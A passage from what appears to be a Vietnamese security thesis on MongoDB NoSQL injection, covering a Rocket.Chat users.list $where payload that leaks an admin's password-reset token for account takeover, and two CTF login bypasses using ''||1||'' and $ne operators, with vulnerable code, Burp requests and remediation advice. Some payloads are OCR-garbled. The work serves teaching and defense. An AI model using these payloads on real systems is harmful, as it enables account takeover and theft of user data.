
- Đồng thời trong document của Rocket.Chat cũng có đề cập tính năng này và cách sử dụng tham số query trong user.list nhằm truy vấn thông tin người dùng thông qua các câu MongoDB query, điều này giúp kẻ tấn công có thể dễ dàng trong việc khai thác lỗ hổng này (dù rằng để gọi đến api này cần phải có quyền xác thực là người dùng của ứng dụng này)

The screenshot shows a browser window with the URL <https://developer.rocket.chat/apidocs/query-parameters>. The page title is "Query Parameters". On the left, there's a sidebar with navigation links for Overview, Query Parameters, Permissions and Roles, HTTP Response Codes, Try the API, AUTHENTICATION, USER MANAGEMENT, and ROOMS. The main content area contains a warning about enabling parameters exposing security risks. It then describes the "query" and "fields" parameters, each with an example and a description. Below this, it notes that the "query" parameter follows EJSON structure and provides PowerShell examples. A "Copy" button is visible next to the examples.

Hình 4.4.2. Document Rocket.Chat về api users.list


Các bước thực hiện:

- **Bước 1:** Tiến hành đăng nhập với tài khoản bình thường



Hình 4.4.3. Giao diện đăng nhập của trang web

- Bước 2:** Sau khi đăng nhập thành công, gọi đến api /v1/users.list với câu query `{"$where": "this.username === 'admin' && ($0 => {throw JSON.stringify(this)})0}"` và xem kết quả trả về của server. Trong đó:
- "`$where": "this.username === 'admin'`: dùng để kiểm tra trong database có tài khoản nào có tên username là admin hay không
- `(0 => {throw JSON.stringify(this)})0`: Nếu có tồn tại username trên thì dump ra toàn bộ thông tin liên quan đến tài khoản trên dưới định dạng JSON thông qua báo lỗi ngoại lệ.



Hình 4.4.4. Kết quả trả về từ server

Kết quả trả về của server cho ta thấy được ta đã trích xuất các thông tin quan trọng, nhạy cảm liên quan tài khoản có username là admin.

Đồng thời trong các thông tin quan trọng này có cả token reset password gần nhất của tài khoản này, ta có thể sử dụng thông tin để tiến hành reset lại password của tài khoản này (vì trong thông tin trả về có cả email của tài khoản này) và chiếm đoạt trái phép tài khoản này.


- Bước 4:** Tiến hành thực hiện reset password với tài khoản admin này và gửi lại gói tin của bước 3 để lấy được token reset password mới nhất. Có được token mới này, ta tiến hành reset mật khẩu và chiếm đoạt tài khoản admin thành công.

The screenshot shows the Burp Suite interface. In the Request tab, a GET request is shown with the URL `/api/v1/users.list?query='where:username=admin'`. In the Response tab, the JSON response is displayed, including a `token` field. A red box highlights the `token` value: `QbQdeeMjg06XriByub9KTJ0PU3OvaTkbHfqm5oEMOY`.

Hình 4.4.5. Token mới nhất leak được sau khi thực hiện reset password

The screenshot shows a web browser with a password reset page. The URL in the address bar is `localhost:3000/reset-password?token=QbQdeeMjg06XriByub9KTJ0PU3OvaTkbHfqm5oEMOY`. A red arrow points from this token value to a password input field on the page. The page itself has a "rocket.chat" logo and a "Password" section with a "Reset" button.

Hình 4.4.6. Reset password với token mới



Hình 4.4.7. Đăng nhập thành công

Mức độ ảnh hưởng:

- Cho phép kẻ tấn công truy cập trái phép tài khoản người dùng, từ đó truy cập được vào thông tin cá nhân và thực hiện các hành vi trái phép với tài khoản trên dẫn đến làm mất quyền riêng tư, lộ các thông tin nhạy cảm quan trọng
- Cho phép kẻ tấn công truy cập trái phép vào tài khoản của quản trị viên, dẫn đến quyền kiểm soát toàn bộ hệ thống, truy cập các thông tin nhạy cảm và tiến hành các hành vi phá hoại hệ thống

Khuyến cáo khắc phục:

- **Sử dụng các thư viện hoặc các framework an toàn hơn:** Nên sử dụng các thư viện/framework phổ biến và được đảm bảo an toàn, như Mongoose (cho MongoDB), Sequelize (cho SQL), ...
- **Kiểm tra và xác thực dữ liệu đầu vào:** Luôn kiểm tra và xác thực các thông tin mà người dùng nhập vào trước khi đưa các dữ liệu đó vào trong các câu truy vấn trong cơ sở dữ liệu. Sử dụng các hàm sanitize
- **Sử dụng tham số hóa trong truy vấn:** Sử dụng truy tham số vào trong truy vấn trong cơ sở dữ liệu nhằm tránh việc kẻ tấn công chèn các câu lệnh query độc hại vào trong câu truy vấn ban đầu của hệ thống.

- **Áp dụng nguyên tắc “Least Privilege” trong hệ thống:** Chỉ nên cấp các quyền cần thiết đối với các tài khoản truy cập vào trong cơ sở dữ liệu, không nên cấp các quyền không cần thiết khác nhằm làm giảm thiểu đến mức tối đa thiệt hại gây ra nếu lỗ hổng bị khai thác
- **Thường xuyên cập nhật và kiểm tra các phiên bản mới nhất:** Luôn luôn đọc và cập nhật kịp thời các phiên bản mới nhất của các ứng dụng, thư viện hay framework để đảm bảo các lỗ hổng đã được vá.

4.5. Kịch bản 5: HSCTF10 - mongodb (CTF challenge)

Mô tả lỗ hổng: Tại trang index có chức năng đăng nhập, tham số query không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query vào giá trị của tham số để có thể bypass việc đăng nhập.

Nguyên nhân dẫn đến lỗ hổng:

- Mã nguồn trong file **app/main.py**, từ dòng 30 đến 36, khi tiến hành truy vấn người dùng dựa trên câu query nhập vào của tham số user và password thì không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query để khai thác lỗ hổng NoSQL Injection nhằm đăng nhập với một tài khoản bất kỳ có trong database.

```

23 @app.route("/", methods=["POST"])
24 def login():
25     if "user" not in request.form:
26         return redirect(url_for("main", error="user not provided"))
27     if "password" not in request.form:
28         return redirect(url_for("main", error="password not provided"))
29
30     try:
31         user = db.users.find_one(
32             {
33                 "$where": [
34                     f"this.user === '{request.form['user']}' && this.password === '{request.form['password']}'"
35                 ]
36             }
37         )
38     except pymongo.errors.PyMongoError:
39         traceback.print_exc()
40         return redirect(url_for("main", error="database error"))
41
42     if user is None:
43         return redirect(url_for("main", error="invalid credentials"))
44
45     session["user"] = user["user"]
46     session["admin"] = user["admin"]
47     return redirect(url_for("home"))

```

Hình 4.5.1. Mã nguồn chứa lỗ hổng

Các bước thực hiện:

- **Bước 1:** Tiến hành điền vào trường tài khoản hoặc mật khẩu các truy vấn chèn vào query gốc làm sao cho query đó luôn đúng. Ví dụ: ‘||1||’

Hình 4.5.2. Giao diện đăng nhập của trang web và điền truy vấn ‘||1||’

- **Bước 2:** Đăng nhập thành công và có được flag:

Hình 4.5.3. Đăng nhập thành công và flag.

Mức độ ảnh hưởng:

- Cho phép kẻ tấn công truy cập trái phép tài khoản người dùng, từ đó truy cập được vào thông tin cá nhân và thực hiện các hành vi trái phép với tài khoản trên dẫn đến làm mất quyền riêng tư, lộ các thông tin nhạy cảm quan trọng.
- Cho phép kẻ tấn công truy cập trái phép vào tài khoản của quản trị viên, dẫn đến quyền kiểm soát toàn bộ hệ thống, truy cập các thông tin nhạy cảm và tiến hành các hành vi phá hoại hệ thống.

Khuyến cáo khắc phục:

- Kiểm tra và xác thực dữ liệu đầu vào:** Luôn kiểm tra và xác thực các thông tin mà người dùng nhập vào trước khi đưa các dữ liệu đấy vào trong các câu truy vấn trong cơ sở dữ liệu. Sử dụng các hàm sanitize.

4.6. Kịch bản 6: Urmia CTF 2023 - MongoDB NoSQL Injection (CTF challenge)

Mô tả lỗ hổng: Tại trang index có chức năng đăng nhập, tham số query không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query vào giá trị của tham số để có thể bypass việc đăng nhập. Tại trang chủ sau khi đăng nhập, tham số query cũng có lỗi tương tự, dẫn đến việc có thể truy xuất thông tin của toàn bộ người dùng có trong database.

Nguyên nhân dẫn đến lỗ hổng:

- Mã nguồn trong file **middlewares/auth.js**, từ dòng 30 đến 36, khi tiến hành truy vấn người dùng dựa trên câu query nhập vào của tham số username và password thì không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query để khai thác lỗ hổng NoSQL Injection nhằm đăng nhập với một tài khoản bất kỳ có trong database.

```

EXPLORER ... JS auth.js ×
OPEN EDITORS auth.js middlewares
UCTF_MONGO [WSL: DEBIAN]
middlewares
auth.js
models
User.js
public
javascritps
stylesheet
thepanel.jpg
theusers.jpg
resources
injection.png
utils
catchAsync.js
ExpressError.js
views
app.js
approotdirjs
docker-compose.yml
Dockerfile
k8s.yml
package-lock.json
package.json
README.md
wait-for-it.sh

JS auth.js
middlewares > JS auth.js > isLoggedIn
1 import User from '../models/User.js';
2 import catchAsync from "../utils/catchAsync.js";
3
4 export const authenticate = catchAsync(async (req, res, next) => {
5   if (req.session.user) return next();
6
7   console.log(req.body);
8   const { username, password } = req.body;
9   const user = await User.findOne({ username, password }, { username: 1, _id: 0 });
10  if (!user) {
11    return res.redirect('/login');
12  }
13
14  req.session.user = user;
15  next();
16});
17
18 export const isLoggedIn = (req, res, next) => {
19  if (req.session.user) {
20    next()
21  } else {
22    res.redirect('/login');
23  }
24}

```

Hình 4.6.1. Mã nguồn chứa lỗ hổng đăng nhập

- Đồng thời trong document của pymongo hàm findOne() hay find_one() sẽ có chức năng tìm và trả về duy nhất một kết quả trùng khớp với truy vấn.

<https://pymongo.readthedocs.io/en/stable/tutorial.html>

10.1

tion

1 MongoDB

ig

uestions

on Guide

red Issues

es.html

>>> db.list_collection_names()
['posts']

Getting a Single Document With `find_one()`

The most basic type of query that can be performed in MongoDB is `find_one()`. This method returns a single document matching a query (or `None` if there are no matches). It is useful when you know there is only one matching document, or are only interested in the first match. Here we use `find_one()` to get the first document from the posts collection:

```

>>> import pprint
>>> pprint.pprint(posts.find_one())
{'_id': ObjectId('...'),
 'author': 'Mike',
 'date': datetime.datetime(...),
 'tags': ['mongodb', 'python', 'pymongo'],
 'text': 'My first blog post!'}

```

The result is a dictionary matching the one that we inserted previously.

Note
The returned document contains an `_id`, which was automatically added on insert.

`find_one()` also supports querying on specific elements that the resulting document must match. To limit our results to a document with author "Mike" we do:

```

>>> pprint.pprint(posts.find_one({"author": "Mike"}))
{'_id': ObjectId('...'),
 'author': 'Mike',
 'date': ...
}
```

Hình 4.6.2. Document của pymongo, hàm `find_one()`

- Mã nguồn trong file `app.js` tại api `/lookup/:username`, từ dòng 75 đến 79, khi tiến hành truy vấn người tên người dùng dựa trên câu query nhập vào của tham

số username thì không có cơ chế validate hoặc sanitize dẫn đến kẽ tần công có thể chèn các câu query để khai thác lỗ hổng NoSQL Injection nhằm nhanh chóng lấy được các thông tin của toàn bộ người dùng có trong database.



```

EXPLORER ... JS app.js ...
OPEN EDITORS JS app.js ...
UCTF_MONGO [WSL: DEBIAN]
middlewares JS auth.js
models JS User.js
public JS validateForms.js
javascripts JS lookupUser.js
JS app.js ...
stylesheet thepanel.jpg
theusers.jpg
resources injection.png
utils JS catchAsync.js
JS ExpressError.js
views JS app.js ...
JS approotdir.js
docker-compose.yml
Dockerfile
k8s.yml


JS app.js > ...
62 app.get('/login', (req, res) => {
63   if (req.session?.user) return res.redirect('/home');
64   res.sendFile(path.join(approotdir, 'views/login.html'));
65 }
66
67 app.post('/login', authenticate, (req, res) => {
68   res.redirect('/home');
69 }
70
71 app.get('/home', isLoggedIn, (req, res) => {
72   res.sendFile(path.join(approotdir, 'views/index.html'));
73 }
74
75 app.get('/lookup/:username', catchAsync(async (req, res) => {
76   const { username } = req.params;
77   const user = await User.find({ $where: `this.username == '${username}'` }, { password: 0, _id: 0 });
78   res.send(user);
79 }));
80
81 app.get('/logout', (req, res) => {
82   req.session.destroy();
83   res.redirect('/login');
84 }
85
86 app.all('*', (req, res, next) => {
87   next(new ExpressError('Page Not Found', 404));
88 });

```

Hình 4.6.3. Mã nguồn chứa lỗ hổng chức năng tìm kiếm người dùng qua username.

Các bước thực hiện:

- Bước 1: Tiến hành đăng nhập và bắt gói tin đăng nhập bằng BurpSuite



The screenshot shows the Burp Suite interface with the Repeater tab selected. A captured POST request is displayed in the Request pane, showing the login credentials: "username": "asdadw" and "password": "asdadw". The Response pane shows the server's response. Below the tool, the UCTF Control Panel is visible, featuring a login form with fields for "Username" and "Password", and a "Login" button. The status bar at the bottom indicates "© UCTF 2023".

Hình 4.6.4. Giao diện trang đăng nhập và BurpSuite (Repeater) sau khi bắt gói tin.

- **Bước 2:** Thay đổi Content-Type và request parameter username và password.

The screenshot shows two requests in the Burp Suite interface. The first request is a POST /Login HTTP/1.1 with the following headers and body:

```

1 POST /Login HTTP/1.1
2 Host: localhost:49070
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20100101
4 Firefox/134.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Origin: http://localhost:49070
11 DNT: 1
12 Connection: keep-alive
13 Referer: http://localhost:49070/login
14 Cookie: ssid=s%3A6d59ae69-0575-4302-b377-a2b61ee18378.xZ%2FkgRQoAcVDtXv9IiJ90kr08MFsN%2FfjM
15 oijkFaqoJA
16 Upgrade-Insecure-Requests: 1
17 Sec-Fetch-Dest: document
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-Site: same-origin
20 Sec-Fetch-User: ?1
21 Priority: u=0, i
22 username=kien&password=ho
23

```

The second request is identical except for the Content-Type header being set to application/json and the body being a JSON object:


```

1 POST /login HTTP/1.1
2 Host: localhost:49070
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20100101
4 Firefox/134.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/json
9 Content-Length: 25
10 Origin: http://localhost:49070
11 DNT: 1
12 Connection: keep-alive
13 Referer: http://localhost:49070/login
14 Cookie: ssid=s%3A6d59ae69-0575-4302-b377-a2b61ee18378.xZ%2FkgRQoAcVDtXv9IiJ90kr08MFsN%2FfjM
15 oijkFaqoJA
16 Upgrade-Insecure-Requests: 1
17 Sec-Fetch-Dest: document
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-Site: same-origin
20 Sec-Fetch-User: ?1
21 Priority: u=0, i
22 {"username": "$ne": "kien", "password": "$ne": "ho"}
23

```

Hình 4.6.5. Trước và sau khi thay đổi request.

- **Bước 3:** Bypass đăng nhập sau khi đã thay đổi request.



Hình 4.6.6. Giao diện sau khi đã đăng nhập.

- Bước 4:** Liệt ra danh sách toàn bộ các Staff bằng việc chèn vào câu truy vấn điều kiện luôn đúng ở chức năng search username sau khi đăng nhập.

Username	ID	Role
guest	f5185c515a40424e8c31e87fe5e8ffa1	guest
laboriousele	61e15dc4e9b34479ab7ce78b64e92e1d	user
stella	f924e566c42d4d8cb67f77b451002b44	user
slid	fc24d8e5873949c9adb342fc1d727dd3	user
passa	ed379c09f7e94c0096b8f257251baf25	user
ruddysparkle	11be237a4d1748ad8da3109ff1fcfed6	user
differential	1e21c5a587784eb593032fa092e02af7	user
reputableco	b38dc8acaf2940fc960cac042fb4f2b3	user

Hình 4.6.7. Thực hiện câu truy vấn ‘||I||’ và danh sách toàn bộ các Staff.

Mức độ ảnh hưởng:

- Cho phép kẻ tấn công truy cập trái phép tài khoản người dùng, từ đó truy cập được vào thông tin cá nhân và thực hiện các hành vi trái phép với tài khoản trên dẫn đến làm mất quyền riêng tư, lộ các thông tin nhạy cảm quan trọng.
- Cho phép kẻ tấn công truy cập trái phép vào tài khoản của quản trị viên, dẫn đến có quyền kiểm soát toàn bộ hệ thống, truy cập các thông tin nhạy cảm và tiến hành các hành vi phá hoại hệ thống.

Khuyến cáo khắc phục:


- Kiểm tra và xác thực dữ liệu đầu vào:** Luôn kiểm tra và xác thực các thông tin mà người dùng nhập vào trước khi đưa các dữ liệu đó vào trong các câu truy vấn trong cơ sở dữ liệu. Sử dụng các hàm sanitize.

